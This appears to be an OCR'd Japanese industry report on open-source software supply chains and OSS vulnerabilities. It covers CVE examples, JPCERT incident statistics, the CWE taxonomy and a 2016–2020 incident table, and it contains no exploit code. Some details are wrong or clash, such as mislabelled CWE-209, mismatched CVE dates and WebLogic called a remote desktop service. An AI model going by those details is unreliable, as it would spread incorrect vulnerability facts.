
- OSSはシステムのすべての階層で普及しており、利活用の範囲は、情報通信、産業および民生エレクトロニクス機器、車載関連機器、および搭載部品の幅広い機器やシステムといった広範囲にわたっている。既存のOSSを組み合わせることで、ゼロから開発するよりも効率よくシステムの開発ができるメリットが普及の背景にある。
- Linux Foundation のOpen chain Project では、OSSを正しく利用し効率的に開発するといったメリットを享受するために、ライセンス・コンプライアンスの国際的な標準規格を策定している。
- 幅広い業界の大手OEMやIT企業がこのプロジェクトに参加している。中でも上位メンバーは大規模なサプライチェーンでのOSS利用におけるライセンスやコンプライアンス標準化への関与が大きい。

Linux Foundation Open chain ProjectのPlatinum Members

②-3．ソフトウェアサプライチェーンの複雑化

- ソフトウエアのサプライチェーンの代表例としてスマート家電をあげる。サプライチェーンが複雑化することによる課題が生じている。
- 仮説）エレクトロニクス機器のソフトウエアおよびハードウエアのサプライチェーンを見ると、最終製品を提供する機器メーカは、組み込みソフトウエアを含む部品やサーバソフト、OS、ツールなどをさまざまなベンダから調達している。また、ソフトウエア開発では、自社グループ内ソフトウエアベンダから外部への開発委託をするケースも見られる。 機器OEMにとって、グループ内ソフトウエアベンダ⇒ソフトウエア委託先やソフトウェアを実装した部品メーカー⇒ソフトウエア委託先といった複数の階層でのトレーサビリティ管理が複雑化し、難しくなっている。


エレクトロニクス機器のソフトウエアおよびハードウエアサプライチェーン



②-4．OSSのバリューチェーンについての俯瞰

- OSSが開発され、各レイヤーを経て最終機器として完成するまでのバリューチェーンを俯瞰する。OSSを使ったソフトウェアはSIerやプラットフォームベンダ、ハードウエアベンダ、あるいは総合ベンダに提供されて機器OEMで最終製品に仕上げられる。動作やセキュリティなどの管理に必要なソフトウェアはこの過程で提供される。

OSSのバリューチェーンにおける開発者からユーザまでの流れ




出所：日本OSS推進フォーラム資料をもとにOmdia作成

②-5. 調査の一連の流れと情報のインプット

- Heartbleed を始め国内に影響を及ぼす OSS の脆弱性は数多く確認されてきている。直近 5 年を目安に日本に影響を及ぼした主だった OSS の脆弱性情報を取りまとめると共に、取りまとめた情報をもとに本調査の仮説及び脅威シナリオをまとめ、本調査に活用する。
- ②における調査と情報インプットの流れを下図に示す。一例として、Web作成が容易にできるWordpressに対する脆弱性やインシデントが多数報告されている。ここ5年間の事例では、REST APIの脆弱性をついたWebサイトの改ざんやアクセス権限設定の不備によるWebサイトの改ざん、悪意のあるスクリプト埋め込みが大規模な攻撃としてあげられる。同様に、Webサーバ設定が容易にできることで世界的に広く使われているApacheにおいても多数の脆弱性が指摘され、情報流出事故の事例がみられている。このような事例を収集し、B）以降の調査につながるシナリオ作成の材料とする。

②における調査の一連の流れと情報のインプット



例）Wordpressの脆弱性によるインシデント

2019年1月、大塚商会のホスティングサービスで不正ファイルの設置が確認された。ホスティングサービスのCMS（Wordpress）ユーザーが最初のターゲットで、そのIDからWebサーバに不正アクセス、ほかのユーザーにも不正ファイルを設置した、CMSを踏み台にしてホスティングサーバを乗っ取るサイバー攻撃の被害。

Wordpressは広く利用されているため、この事例以外にもWordpressプラグインを改ざんして詐欺サイトに誘導するといったサイバー攻撃の被害も挙げられている。（2019年9月、CVE-2020-25213）

https://www.jpcert.or.jp/newsflash/2020090301.html

A) OSSに起因するサーバー攻撃や脅威の理解

②-A-1. インシデントの状況

- JPCRET/CCのインシデント報告によると、ユーザーのリスクとなるフィッシングサイトに続き、データ流出のインシデントにつながる事例として、サイト改ざんが多くみられ、直近も著しく増加している。Webサイト改ざんはウイルスを仕込むことで最も件数が多いフィッシングサイトの原因にもなっている。
- さきにあげたWordpressが含まれるCMS（Contents Management System）にはOSSが多数あり、Webサイト作成が容易にできるため、広く普及している一方、プラグインなどの拡張機能に脆弱性が報告されていることで、データ流出の原因となるクロスサイトスクリプティングやSQLインジェクションのリスクや被害の事例が多く見られた。
- 続く例として、多数のユーザーに使われているフリマアプリのメルカリで報告された、OSSのCMSであるJoruriの脆弱性をあげる。

JPCRET/CC報告におけるインシデントの分類

	2020年4-6月	2020 年7-9月
フィッシングサイト	5262	5845
Webサイト改ざん	291	374
その他※	6	16

例）Joruriの脆弱性によるインシデント

2019年6月、フリマアプリメルカリにより、「Joruri CMS 2017 Release2 およびそれ以前」には、クロスサイトスクリプティング（スクリプト実行の脆弱性、CVE-2019-5967）が報告された。この脆弱性が悪用されると、ユーザのWebブラウザ上で任意のスクリプトを実行される可能性がある。

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-5967

当該OSSのユーザー企業であるメルカリの報告により、JVNデータベースが更新され、ベンダ企業によるアップデートバージョンへの更新で対応ができることが公開されたが、多数のユーザーに使われているフリマアプリのため、不正ログインやユーザーが偽メールを受信するなどのインシデントが起きた。

②-A-2. 脆弱性情報の状況

- 過去5年間のJVN iPediaに登録した脆弱性対策情報からOSSに起因する事例について取り上げ分析する。
- 脆弱性情報の件数は増加傾向にある。
- 2020年7-9月に登録された脆弱性の種類別件数を見ると、CWE-79 （クロスサイトスクリプティング）、CWE-209（不適切な権限管理）、CWE-200（情報漏洩）が上位に挙がった。クロスサイトスクリプティングは悪用されると偽のWebページが表示される被害や、情報漏洩のリスクにつながる。他の脆弱性の種類も含め、データ流出のリスクとなる案件が多い。
- 2020年1～9月における脆弱性対策情報へのアクセスTop3案件はOSSに起因していた。
- 脆弱性問題は増加傾向にあり、Webページの改ざんやデータ流出のリスクとなる案件が多いことが確認された。一方、OSSに起因する脆弱性には幅広いユーザが関与していて影響が大きいことが直近のアクセス数から読み取られた。アクセス1位のphpMyAdminの事例は、登録が2014年だったにもかかわらず、直近のアクセス数がトップだったという点からも、影響が長期間にわたって出たことが認識できる。

②-A-3．CWE(共通脆弱性タイプ一覧)の概要

- CWE(共通脆弱性タイプ一覧)：ソフトウェアにおけるセキュリティ上の弱点(脆弱性)の種類を識別するための共通の基準

- CWEでの脆弱性タイプ
  - ビュー(View): 22個。ある観点から脆弱性タイプを選択し集めたもの
  - カテゴリー(Category): 105個。共通の特性を持つ脆弱性タイプをグループ化したもの
  - 脆弱性(Weakness): 638個。個々の脆弱性を表したもの。Class、Base、Variantの属性が付与されている
    - Class: 最も抽象的な脆弱性の属性
    - Base: 特定のリソースや技術に依存しない脆弱性の属性
    - Variant: 個々のリソースや技術、コンテキストなどが特定できるような脆弱性の属性
  - 複合要因(Compound Element): 12個。複数の要因が複合した脆弱性を表したもの。Composite、Chainの属性が付与されている
    - Composite: 複数の脆弱性が混合して発生する脆弱性の属性
    - Chain: ある問題が原因で別の問題が連鎖して発生する脆弱性の属性

②-A-4．OSSに起因する脆弱性の事例


- 前頁であげたphpMyAdminをはじめとしたデータベース接続ツールなどのWebアプリケーションにはWebサーバの設定が必要とされる。
- Webサーバ設定が容易にできることでオープンソースであるApache（Apache HTTP Server）が世界的に広く使われているが、多数の脆弱性が指摘されている。Apacheや前述のCMS（Contents Management System）と同様、簡易で広く使われているソフトウエアとして位置付けられる。
- これらの事例から、OSSは利用の容易さから広く使われている反面、プラグインなどによる脆弱性の増加と、ユーザー層の広さを狙った不正アクセスなどのリスクが顕在化していると考えられる。
- 一方、OSSに起因する脆弱性の事例によると、対策はソフトウエア本体やプラグインのアップデートで可能となっている。見つけられた脆弱性を早く検出して、アップデートなどの適切な対策によりサイバー攻撃などのリスクを潰すことが必要とされる。


OSSに起因する脆弱性の事例

- CVE-2020-11990：Apache Cordova Plugin Cameraにおける情報漏洩の脆弱性　https://jvn.jp/jp/JVN59779918/index.html
  - 脆弱性：当該プラグインを組み込んでいるアプリケーションを、外部ストレージを持っている Android デバイスにインストールしている場合、写真を撮影したときの画像ファイルは外部ストレージにキャッシュされるため、悪意を持ったアプリケーションからアクセスされる可能性。
  - システムにおけるレイヤー：アプリケーション
  - 対策：当該プラグインのバージョン 5.0.0 あるいはそれ以降を使うようにアプリケーションを更新
- CVE-2020-17527：Apache Tomcat HTTP/2接続における情報漏洩の脆弱性　https://jvn.jp/vu/JVNVU94251682/index.html
  - 脆弱性：HTTP/2 のコネクション内で複数のストリームを送受信する際、前のストリームで送信された HTTP リクエストのヘッダ値が、それに続くストリームのリクエストヘッダにそのまま引き継がれてしまう可能性
  - システムにおけるレイヤー：ミドルウェア（アプリケーションサーバ）
  - 対策：Apache Tomcat 10.0.0-M10などへのアップデート
- CVE-2020-26231：CMSプラットフォームOSSの脆弱性　ttps://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-26231
  - 脆弱性：認証の不備により、権限のないユーザによるアクセスが可能になるリスク
  - システムにおけるレイヤー：アプリケーション
  - 対策：GitHubに公開されたパッチなど

②-A-5. インシデント発生事例 (1)

- 2020年に公表されたインシデントの発生件数と、流出した情報件数の推移
- OSS起因とまで特定できないが、システムの脆弱性を突かれたインシデントをカウント。情報の件数は各インシデントでの最大値で、ユーザー1人につき1件としている場合と、アドレスやID名などユーザー1人に複数付随情報をそれぞれ1件としている場合がある
- 運営するショッピングサイトなどのサーバーシステムの脆弱性を突き、第三者が不正アクセスで顧客情報を搾取するケースがほとんど。ペイメントアプリケーションの改ざんによってカードの不正利用も発生
- 「システムのセキュリティ対策と監視体制の強化」がほとんどの企業の対策となっている





※ 2020年末のPayPay案件(2000万件)は除く

ScanNetSecurityの記事をもとに、Omdiaにてとりまとめ

②-A-6. インシデント発生事例 (2)

- 2016～2020の5年間でJPCERT/ CCセキュリティインシデント年表に記載のある主なインシデント(OSS起因でないものも含む)

発生年月日		関連CVE	関連企業	インシデント概要	対処方法
2016	3/2/2016	CVE-2016-0808		DROWN、CasheBleedなどと名付けられたOpenSSLの複数の脆弱性に関する注意喚起	修正バージョンへの更新
	5/6/2016	CVE-2016-1204	アイデアマンズ	同社ケータイキット for Movable TypeにOSコマンドインジェクションの脆弱性があり、本脆弱性を使用した攻撃活動が確認される	最新版への更新
	6/20/2016	CVE-2016-4438		Apache Struts2で、REST Pluginを使用している場合に第三者が脆弱性を悪用するように細工したHTTPリクエストを送信することで、Strutsアプリケーションを実行しているサーバ上で任意のコードを実行可能	修正バージョンへの更新
	9/27/2016	CVE-2015-8562		オープンソースCMSであるJoomla!に任意のコードが実行可能となる脆弱性が存在し、悪用されたWeb改ざんが報告された	最新版への更新と攻撃パケットの遮断
	12/22/2016	CVE-2016-7836	Sky株式会社	SKYSEA Client Viewがインストールされている端末において、特定環境下で、リモートからの攻撃によって任意のコードが実行される	最新版への更新
2017	2/6/2017			WordPressのREST APIの脆弱性を悪用し、リモートからの攻撃によって、コンテンツを改ざん。国内複数サイトにて改ざん被害を確認	最新版への更新
	3/9/2017	CVE-2017-5638	GMO インターネットグループ	Apache Struts2で標準的に使用されるJakarta Multipart parserの処理に起因する脆弱性(第三者による任意コードに実行)で、東京都の都税クレジットカード、住宅金融支援機構の団体信用生命保険特約料クレジットカードの情報が流出	修正バージョンへの更新、パーサーの変更 専門家アドバイザーの知見・経験に基づくシステム開発・運用の検証で再発防止策の立案。セキュリティレベルの向上
	5/14/2017	CVE-2017-0145		ランサムウェア"WanaCry"及びその亜種による大規模なサイバー攻撃が発生	OS、ソフトウェアの最新版への更新やメール開封での注意
	10/17/2017	CVE-2017-13077 ～13088		WPA2にハンドシェイク中にNonceおよびセッション鍵の再利用を許容してしまう脆弱性。"Key Reinstallation Attacks"・"KRACKs"問題	最新版への更新
	11/22/2017	CVE-2016-10401		マルウェア"Mirai"亜種によるIoT機器へのDDoS攻撃を確認	強固なパスワード設定や最新パッチの適応
2019	2/14/2019	CVE-2019-5736		Dockerコンテナ等で使用するruncに関する脆弱性で、悪用して細工したコンテナをユーザーが実行した場合、ホスト上のruncバイナリが意図せず上書きされ、コンテナ起動ホスト上でroot権限でコマンドが実行される	対策バージョンへの更新
	4/26/2019	CVE-2019-2725	Oracle	Oracleのリモートデスクトップサービス WebLogic Serverにリモートコード実行が可能な脆弱性があり、これを標的とした探索活動などが観測された	修正バージョンへの更新
	9/2/2019	CVE-2019-1579 CVE-2019-13379 CVE-2019-11510	Palo Alto Network Fortinet Pulse Secure	複数のSSL VPN製品にて、攻撃者がリモートで任意のコードを実行できる可能性や、任意のファイルを読み取り、認証情報などの機微な情報を取得する可能性があり、不正なスキャンが観測された	修正バージョンへの更新
	11/27/2019			マルウェア"Emotet"の被害拡大	添付Wordファイルでのマクロの自動実行の無効化など
2020	6/2/2019		コインチェック株式会社	利用するGMOのドメイン登録サービス「お名前.com」における通信を改ざんできる不具合を利用し、悪意のある第三者が不正にメールアドレスの変更を実施。変更したメールアドレスを使用しアカウントのパスワードを変更後、ログインし、ドメイン登録情報を書き換えたことが判明	暗号資産送金の一時停止 ドメイン登録サービス事業者の変更により再発防止
	7/6/2020	CVE-2020-5902	F5 Networks	BIG-IPに脆弱性があり、悪用されると、認証されていない遠隔の第三者がTraffic Management User Interface(YMUI)経由で、任意のコードを実行する可能性がある	修正バージョンへの更新
